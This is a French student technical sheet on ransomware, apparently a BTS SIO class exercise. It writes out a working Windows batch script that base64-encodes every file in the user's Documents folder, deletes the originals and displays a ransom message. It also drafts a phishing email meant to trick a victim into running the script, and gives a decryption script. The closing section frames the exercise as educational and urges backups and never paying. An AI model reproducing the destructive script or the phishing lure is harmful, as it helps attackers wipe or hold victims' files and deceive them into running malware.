TAKENINT Mouloud

# Fiche Technique - BTS SIO 2023/2024

## Rancongiciel

# Sommaire



# 1.Introduction

Rançongiciel (ransomware) : Définition et fonctionnement
Un rançongiciel est un logiciel malveillant qui chiffre des données ou systèmes pour en bloquer l'accès. Les attaquants exigent ensuite une rançon, souvent en cryptomonnaie, en échange de la clé de déchiffrement. Ce type d'attaque cible particuliers, entreprises et institutions, causant des pertes financières importantes.
Étapes clés :

1. Propagation : Via phishing, failles de sécurité ou réseaux vulnérables.
2. Chiffrement : Les fichiers sont rendus illisibles grâce à des algorithmes complexes.
3. Demande de rançon : Une note explique comment payer pour récupérer les données.

Chiffrement et déchiffrement :

- Clé de chiffrement : Convertit les données en format illisible.
- Clé de déchiffrement : Permet de retrouver les données d'origine.

Types :

- Symétrique : Une seule clé pour chiffrer/déchiffrer (ex. AES).
- Asymétrique : Deux clés distinctes, publique et privée (ex. RSA).

# 2. Création d'une clé de chiffrement

Avant d'attaquer on va crée un fichier bat avec le logiciel notpad++ qui va permettre de chiffrer les données avec un petit fichier pour permettre à la victime d'accéder et d'écrire les étape a suivre pour avoir la clé de déchiffrement

Creation 2 variables CheminDoc,CreationDos,Key
CheminDoc : Définit le chemin d'accès au dossier Documents de l'utilisateur.
CreationDos : Définit un nouveau dossier dans Documents appelé Encrypted pour stocker les fichiers chiffrés.
key : Définit une clé (ici "1"), probablement utilisée comme élément dans le processus de chiffrement.

```
set "CheminDoc=%userprofile%\Documents"
set "CreationDos=%userprofile%\Documents\Encrypted"
set "key=1"
```

**Création du dossier d'encryptage :**
Si le dossier Encrypted n'existe pas (if not exist), il est créé avec la commande mkdir.

```
if not exist "%CreationDos%" mkdir "%CreationDos%"
```

Boucle sur les fichiers dans le dossier Documents :
for %%f in ("%CheminDoc%*") do : Parcourt chaque fichier présent dans le dossier Documents puis pour chaque fichier :

1. Affiche un message indiquant son chiffrement (echo Chiffrement de %%~nf...).
2. Enregistre la clé de chiffrement dans un fichier temporaire .tmp.
3. Utilise certutil pour encoder le fichier en base64 et enregistre le fichier dans le dossier Encrypted avec l'extension .enc.
4. Supprime le fichier temporaire .tmp.

```
for %%f in ("%CheminDoc%\*") do (
    echo Chiffrement de %%~nf...
    echo %key% > "%CreationDos%\%%~nf.enc"
    certutil -encode "%%f" "%CreationDos%\%%~nf.tmp"
    type "%CreationDos%\%%~nf.tmp" >> "%CreationDos%\%%~nf.enc"
    del "%CreationDos%\%%~nf.tmp"
)
```

**Suppression des fichiers originaux :**
del "%CheminDoc%*" : Supprime tous les fichiers d'origine dans le dossier Documents.
Création d'un fichier de consignes :
Crée un fichier code.txt avec le code de déchiffrement
Puis crée un autre texte pour mettre un message disant que tous les fichiers ont été chiffrés, et indiquant une adresse IP pour le contacter (http://172.16.15.136
Pause pour afficher le message :
Attend que l'utilisateur appuie sur une touche pour fermer l'invite de commandes.

```
del "%CheminDoc%\*"
type nul > code.txt
echo 1 > "%CheminDoc%\code.txt"
echo Tous les fichiers ont été chiffrés et sauvegardés dans %CreationDos%.
echo J'ai pris toute vos infos et fichier. Merci de me contacter sur le le lien sui
pause
```


On va envoyer un mail à la victime pour qu'il télécharge un faux  fichier "important"  mais sa sera un fichier bat.


Bonjour ,


Nous vous informons que des documents importants ont été envoyés et sont maintenant disponibles sur votre compte sur notre site https://facebook.com. Afin de pouvoir les consulter, nous vous invitons à vous connecter à votre compte.

Voici les étapes pour accéder à vos documents :

1. Rendez-vous sur notre site : https://facebook.com .
2. Connectez-vous à votre compte en utilisant vos identifiants (email et mot de passe).
3. Accédez à la section message, pour consulter les documents.


Voila son document qu'il contient des fichiers importants mais malheureusement il a cliquer sur le faux fichier important donc il sera chiffrée .




Donc il pourra plus ouvrir les documents saufs si il et déchiffrer .

# 3. Création d'une clé de déchiffrement

Maintenant on va créer une clé de déchiffrement qui va permettre à la victime de revoir les document important qui sont chiffrée :
On va créer 3 Variables ( CheminDos ,CreationDos,FichierDuCode )

- CheminDos : Définit le chemin où se trouvent les fichiers chiffrés, dans le dossier Documents/Encrypted.
- CreationDos : Définit un nouveau dossier nommé Decrypted, où seront placés les fichiers déchiffrés.
- FichierDuCode : Définit le chemin du fichier contenant le code de déverrouillage, stocké dans Documents/code.txt.

```
set "CheminDos=%userprofile%\Documents\Encrypted"
set "CreationDos=%userprofile%\Documents\Decrypted"
set "FichierDucode=%USERPROFILE%\Documents"
```

Création du dossier pour les fichiers déchiffrés :

- Vérifie si le dossier Decrypted existe. Sinon, il est créé grâce à mkdir.

```
if not exist "%CreationDos%" mkdir "%CreationDos%"
```

Demande de code de déverrouillage :

- set /p entered_code=Entrez le code de déverrouillage : : Demande à l'utilisateur d'entrer un code. Ce code est stocké dans la variable entered_code.

```
set /p "entered_code=Entrez le code de déverrouillage : "
```

Lecture du code correct dans le fichier code.txt :

- La commande for /F parcourt le fichier code.txt pour extraire le code correct et le stocke dans la variable correct_code puis il ya la vérification du code entré :
- Si le code entré (entered_code) est différent du code correct (correct_code), sinon incorrect :

```
for /f "delims=" %%a in (%FichierDucode%\code.txt) do set "correct_code=%%a"
if "%entered_code%" NEQ "%correct_code%" (
    echo Code incorrect. Déverrouillage annulé.
    pause
    exit /b
)
```


Déchiffrement des fichiers :


- Si le code est correct, une boucle for parcourt tous les fichiers avec l'extension .enc dans le dossier Encrypted.
- Chaque fichier est traité par certutil -decode, qui transforme le contenu chiffré en son format original. Les fichiers déchiffrés sont ensuite sauvegardés dans le dossier Decrypted.
- Une fois tous les fichiers déchiffrés, le script affiche un message

```
for %%f in ("%CheminDos%\*.enc") do (
    echo Déchiffrement de %%~nf...

    certutil -decode "%%f" "%CreationDos%\%%~nf"
)

echo Tous les fichiers ont été déchiffrés et sont dans %CreationDos%.
pause
```


Imaginons la victime a payé  et que j'ai envoyé le fichier bat avec le code qui est 1 , la victime peut enfin déchiffrer.

Il clique sur le fichier bat et il rentre le code "1" :




Donc maintenant la victime peut enfin retrouver les documents important .



# Conclusion

Ce script représente une version simplifiée d'un processus de ransomware, qui illustre deux étapes clés : le chiffrement des fichiers pour les rendre inaccessibles et le déchiffrement conditionné à la saisie d'un code. Bien qu'il soit à visée éducative, il met en évidence les principes fondamentaux des rançongiciels modernes, avec des limites évidentes, notamment son encodage simpliste (Base64) facile à contourner par des experts.

Points importants :

1. Impact des ransomwares :
2. Dans des scénarios réels, les rançongiciels utilisent des méthodes de chiffrement robustes (comme AES ou RSA), rendant le décryptage sans clé presque impossible. Cependant, le principe reste le même : priver les victimes de leurs données pour exiger une rançon.
3. Ne jamais payer la rançon :
   - Payer ne garantit pas le décryptage : Rien ne prouve que les attaquants fourniront réellement la clé après paiement.
   - Encourage les cybercriminels : Payer alimente ce type d'activité criminelle et leur permet de cibler d'autres victimes.
   - Solutions alternatives : Si une attaque survient, il est préférable de :
     - Restaurer les données depuis des sauvegardes sécurisées.
     - Contacter des spécialistes en cybersécurité pour analyser et tenter de récupérer les fichiers.
     - Informer les autorités compétentes pour participer à la lutte contre ces cybercrimes.
4. Sensibilisation et prévention :
5. Ce script rappelle l'importance :
   - De sauvegardes régulières pour protéger vos données.
   - De mesures de sécurité informatique : mises à jour, antivirus, pare-feu.
   - De vigilance contre le phishing et autres techniques d'ingénierie sociale souvent utilisées pour diffuser des rançongiciels.